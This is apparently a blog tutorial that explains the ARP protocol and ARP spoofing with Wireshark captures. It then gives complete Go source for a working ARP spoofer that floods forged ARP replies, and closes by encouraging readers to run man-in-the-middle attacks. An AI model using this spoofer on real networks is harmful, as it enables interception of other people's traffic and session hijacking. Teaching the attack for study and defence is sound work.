What is ARP Spoofing?

krypton.ninja/what-is-arp-spoofing

The ARP protocol is used by computers daily, or even minutely. It is a trivial protocol so that computers are aware of the hardware address, also called MAC address, that is associated to the IP address, for example `192.168.13.37`.

This protocol, like many others, is prone to **spoofing attacks** and this is what I will explain below.

The ARP Protocol

> *"The Address Resolution Protocol is a communication protocol used for discovering the link layer address, such as a hardware address, associated with a given internet layer address, typically an IPv4 address. This mapping is a critical function in the Internet protocol suite."* [1]

This definition goes fairly directly to the point but I'd like to show the ARP protocol in a more graphical way than just text.

The ARP protocol is a protocol that will make sure that **given an IPv4 address**, you will receive the respective **hardware address** of the device. This is very crucial as the ethernet hardware communicates with **hardware addresses** and not IP addresses.


Example Scenario

So let's suppose we have four components:

1. **Client**, aka **Device A**
2. **Router**
3. **Device B** with IP Address `192.168.13.37`
4. **Device C** with IP Address `192.168.13.66`

I, the **Client** and **Device A**, want to send data to the **Device B**, though I only know its IPv4 address. So now that I need its hardware address, I will broadcast an **ARP Request** packet on the network to receive the hardware address of the **Device B**.

The **Device B** will recognize that I am requesting its hardware address based on its IPv4 address, so it will send a **ARP Reply** packet to me with its hardware address inside.




Example of normal ARP scenario

Once I have the hardware address of the device, it will be saved in my personal ARP table for future use. The ARP table can be seen in the Terminal with the following commands:

```
arp -a
```

Sniffing with Wireshark

All of the described scenario above can be easily viewable on Wireshark when you filter the packets:




```
arp
No.    Time        Source       Destination   Protocol  Length  Info
  239  7.315708    HuaweiTe_    Broadcast     ARP           60  Who has 10.0.0.94? Tell 10.0.0.138
  309  9.775344    HuaweiTe_    Broadcast     ARP           60  Who has 10.0.0.51? Tell 10.0.0.138
  577  23.904762   HuaweiTe_    Broadcast     ARP           60  Who has 10.0.0.4? Tell 10.0.0.138
  585  25.031204   HuaweiTe_    Broadcast     ARP           60  Who has 10.0.0.51? Tell 10.0.0.138
```

Broadcasted ARP Request packets

In the packets above we can definitely see that the Huawei device needs the hardware address of three IPv4 addresses.

Now if the IPv4 address on the network exists, the device in question will reply with an **ARP Reply** packet. This can also be seen in Wireshark:



```
arp
No.    Time        Source             Destination           Protocol  Length  Info
  338  23.983891   Apple_[redacted]   HuaweiTe_[redacted]   ARP           42  10.0.0.5 is at [redacted]
```

ARP Reply sent to the Huawei device

Here the hardware address of the Apple device is sent to the Huawei device and will be saved in its ARP table for caching.

ARP Spoofing

While this post focuses on **spoofing by flooding**, you can take a look at ARP Announcements/Gratuitous ARP which is useful for ARP spoofing as well.

Now that the ground knowledge of the ARP protocol is known, it may be interesting to finally understand what **ARP Spoofing** really is.


Explanation

The definition of a **spoofing attack** is:

> *"In the context of information security, and especially network security, a spoofing attack is a situation in which a person or program successfully identifies as another by falsifying data, to gain an illegitimate advantage."* [2]

So this already gives a lot of information of what **ARP Spoofing** really is. By doing an ARP Spoofing attack we will **identify as another device by falsifying data**. Some people may already know how this can be possible. Think about it some time on your own and then continue reading..

If you've been thinking about the **ARP Reply** packet, you are absolutely right! It's fairly simple. Coming back to the legitimate use of the ARP protocol scenario above; we, as attackers, will simply ***spam*** ARP Reply packets and say that we are the device with the IPv4 `192.168.13.37`, the device with IPv4 `192.168.13.66`, etc. etc. In the end we can be **any device** from the network and fool other devices into sending their packets to us instead of the legitimate device. This is called a **Man-in-the-Middle** attack.


ARP Reply
I am 192.168.13.66, sending 13:de:ad:be:ef:37
ARP Reply
I am 192.168.13.66, sending 13:de:ad:be:ef:37
Device B
192.168.13.37
ARP Reply
I am 192.168.13.37, sending 13:de:ad:be:ef:37
ARP Reply
I am 192.168.13.37, sending 13:de:ad:be:ef:37
ARP Reply
I am 192.168.13.66, sending 13:de:ad:be:ef:37
ARP Reply
I am 192.168.13.37, sending 13:de:ad:be:ef:37
Client / Device A
Device C
192.168.13.66
Nobody cares about me and my ARP Reply packets :(

Spamming ARP Reply packets during ARP Spoofing attack

It's worth noting that during an ARP Spoofing attack a device **may not even send an ARP Request packets**, the attacker will just keep spamming.

Consequences

Some of the major consequences of ARP Spoofing are the following:

1. **Session Hijacking**: The relevant packets will be sent to the attacker.
2. **Man-in-the-Middle**: Cause of the *Session Hijacking* consequence, as the packets will be sent to the attacker.
3. **DDoS**: The attacker could spam ARP Reply packets that indicate the hardware address of all the IPv4 addresses of the network is `13:de:ad:be:ef:37` which will lead to all packets of being sent to a single target.

Example Code for ARP Spoofing

Before ending this, it may be interesting to see how to perform an ARP Spoofing attack yourself and educate yourself. Of course we could download a tool like the average script kiddie, but this is very boring…

⚠
Note that depending what you may do with ARP Spoofing, it may be **illegal** - you've been warned.

I've coded my small ARP spoofer in Go because I love the language, though it can very well be coded in other languages, for example Python with Scapy.

Let's get started!

Hackers gonna hack

Session Structure

I've created a `Session` structure in a `session.go` file to store relevant information that will be used later on:

```
package main

import (
    "github.com/google/gopacket/pcap"
    "github.com/kkrypt0nn/logger.go"
    "net"
)

// Some wacky way to get the outbound IP address ^-^
func getOutboundIP() net.IP {
    conn, err := net.Dial("udp", "8.8.8.8:80")
    if err != nil {
        panic(err)
    }
    defer conn.Close()
    return conn.LocalAddr().(*net.UDPAddr).IP
}

type Session struct {
    iface  net.Interface
    device pcap.Interface
    ip     net.IP
    mac    net.HardwareAddr
    logger *logger.Logger
}

func NewSession() *Session {
    return &Session{
        ip:     getOutboundIP(), // This will try to resolve the IP, if it's
inaccurate you can hard-code it..
        logger: logger.NewLogger(),
    }
}
```

The `getOutboundIP` function will resolve the IP address in use, you can hard-code it if you wish.

Crafting ARP Reply Packets

To craft custom ARP Reply packets we need to first create an Ethernet layer which will contain the source and destination hardware addresses. The second layer we need is obviously the ARP layer, here we will give both the source and desintion IPv4 and destination hardware address. We then need to serialize the layers to make sure they are correct, if they are then we can return the buffer, all of that has been done in the `arp.go` file:

```
package main

import (
    "github.com/google/gopacket"
    "github.com/google/gopacket/layers"
    "net"
)

type Address struct {
    ip  net.IP
    mac net.HardwareAddr
}

func NewAddress(ip net.IP, mac net.HardwareAddr) *Address {
    return &Address{
        ip:  ip,
        mac: mac,
    }
}

func (a *Address) GetIP() net.IP {
    return a.ip
}

func (a *Address) GetMAC() net.HardwareAddr {
    return a.mac
}

var Options = gopacket.SerializeOptions{
    FixLengths:       true,
    ComputeChecksums: true,
}

func NewARPReplyPacket(src *Address, dst *Address) ([]byte, error) {
    ethLayer := layers.Ethernet{
        SrcMAC:       src.mac,
        DstMAC:       dst.mac,
        EthernetType: layers.EthernetTypeARP,
    }
    arpLayer := layers.ARP{
        AddrType:          layers.LinkTypeEthernet,
        Protocol:          layers.EthernetTypeIPv4,
        HwAddressSize:     6,
        ProtAddressSize:   4,
        Operation:         layers.ARPReply,
        SourceHwAddress:   src.mac,
        SourceProtAddress: src.ip.To4(),
        DstHwAddress:      dst.mac,
        DstProtAddress:    dst.ip.To4(),
    }

    buffer := gopacket.NewSerializeBuffer()
    if err := gopacket.SerializeLayers(buffer, Options, &ethLayer, &arpLayer);
err != nil {
        return nil, err
    }
    return buffer.Bytes(), nil
}
```

The **source** here is us, the attacker, with our normal IPv4 and hardware address. And the **destination** is the **device we want to be**, so our **targetted** device aka the **victim**.

Sending the packets


The final step is just about sending the crafted packets in a loop. But first we need to know the interface on which we want to send these, as well as the device. I've added some small code to first find the interface by comparing the outbound IP with the IP of every interface on the device, once it matches that's the interface we need.

Knowing the name of device to send the packets through is the same play, we loop over all devices, loop over all its addresses check the IPv4. Then we open the device and try to send the spoofed packets, all of that has been done in the `main.go` file:

```go
package main

import (
    "github.com/google/gopacket/pcap"
    "net"
    "strings"
    "time"
)

// Obviously these are not accurate & fictive addresses
const (
    TargetIP  = "192.168.13.37"
    TargetMAC = "13:de:ad:be:ef:37"

    Timeout            = 5 * time.Second
    TotalPacketsToSend = 15
)

func main() {
    // Create a new session
    s := NewSession()

    // Get the interface
    ifaces, err := net.Interfaces()
    if err != nil {
        s.logger.Fatal("Failed to retrieve interfaces: " + err.Error())
        return
    }
    for _, iface := range ifaces {
        if iface.HardwareAddr == nil {
            continue
        }
        addrs, err := iface.Addrs()
        if err != nil {
            s.logger.Fatal("Failed to retrieve the addresses of the interface:
" + err.Error())
            return
        }
        for _, addr := range addrs {
            if strings.Split(addr.String(), "/")[0] == s.ip.String() {
                // Set the current interface & MAC address
                s.iface = iface
                s.mac = iface.HardwareAddr
                break
            }
        }
    }

    // Get the device to listen to
    devices, err := pcap.FindAllDevs()
    if err != nil {
        s.logger.Fatal("Failed to retrieve devices: " + err.Error())
        return
    }
    for _, device := range devices {
        for _, address := range device.Addresses {
            if address.IP.To4().String() == s.ip.String() {
                s.device = device
                break
            }
        }
    }

    // Open the device and be prepared to send the spoofed packets
    handler, err := pcap.OpenLive(s.device.Name, 65535, true,
pcap.BlockForever)
    if err != nil {
        s.logger.Fatal("Failed to open device: " + err.Error())
        return
    }

    // Prepare the ARP reply packet
    src := NewAddress(s.ip, s.mac)
    mac, _ := net.ParseMAC(TargetMAC)
    dst := NewAddress(net.ParseIP(TargetIP), mac)
    arpReply, _ := NewARPReplyPacket(src, dst)

    s.logger.Info("Sending spoofed ARP replies to " + dst.GetIP().String() + "
with MAC " + dst.GetMAC().String() + " every " + Timeout.String())

    // Send the packets
    for i := 0; i < TotalPacketsToSend; i++ {
        err = handler.WritePacketData(arpReply)
        if err != nil {
            s.logger.Error("Failed to send packet: " + err.Error())
        }
        time.Sleep(Timeout)
    }
}
```

Result

When running the small tool, we can clearly see the ARP Spoofing attack going on when opening Wireshark:



arp

No.	Time	Source	Destination	Protocol	Length	Info
25	0.792578	Apple_[redacted]	13:de:ad:be:ef:37	ARP	60	10.0.0.5 is at [redacted]
32	1.793974	Apple_[redacted]	13:de:ad:be:ef:37	ARP	60	10.0.0.5 is at [redacted]
51	2.795472	Apple_[redacted]	13:de:ad:be:ef:37	ARP	60	10.0.0.5 is at [redacted]
75	3.796007	Apple_[redacted]	13:de:ad:be:ef:37	ARP	60	10.0.0.5 is at [redacted]
80	4.797560	Apple_[redacted]	13:de:ad:be:ef:37	ARP	60	10.0.0.5 is at [redacted]
95	5.799105	Apple_[redacted]	13:de:ad:be:ef:37	ARP	60	10.0.0.5 is at [redacted]
109	6.800570	Apple_[redacted]	13:de:ad:be:ef:37	ARP	60	10.0.0.5 is at [redacted]
122	7.802208	Apple_[redacted]	13:de:ad:be:ef:37	ARP	60	10.0.0.5 is at [redacted]
166	8.803687	Apple_[redacted]	13:de:ad:be:ef:37	ARP	60	10.0.0.5 is at [redacted]
178	9.805166	Apple_[redacted]	13:de:ad:be:ef:37	ARP	60	10.0.0.5 is at [redacted]
190	10.806659	Apple_[redacted]	13:de:ad:be:ef:37	ARP	60	10.0.0.5 is at [redacted]

ARP Spoofing attack going on

Conclusion

ARP Spoofing can lead to serious consequences depending on the scenario, though the ARP protocol has a legitimate use as well so you cannot just block the entire ARP protocol. There are some mitigations against ARP Spoofing attacks that I do not know by heart but can be found easily when searching on Google on your own. In the meantime, enjoy doing some MITM attacks.

MITM

1. Address Resolution Protocol, Wikipedia ↩
2. Spoofing attack, Wikipedia ↩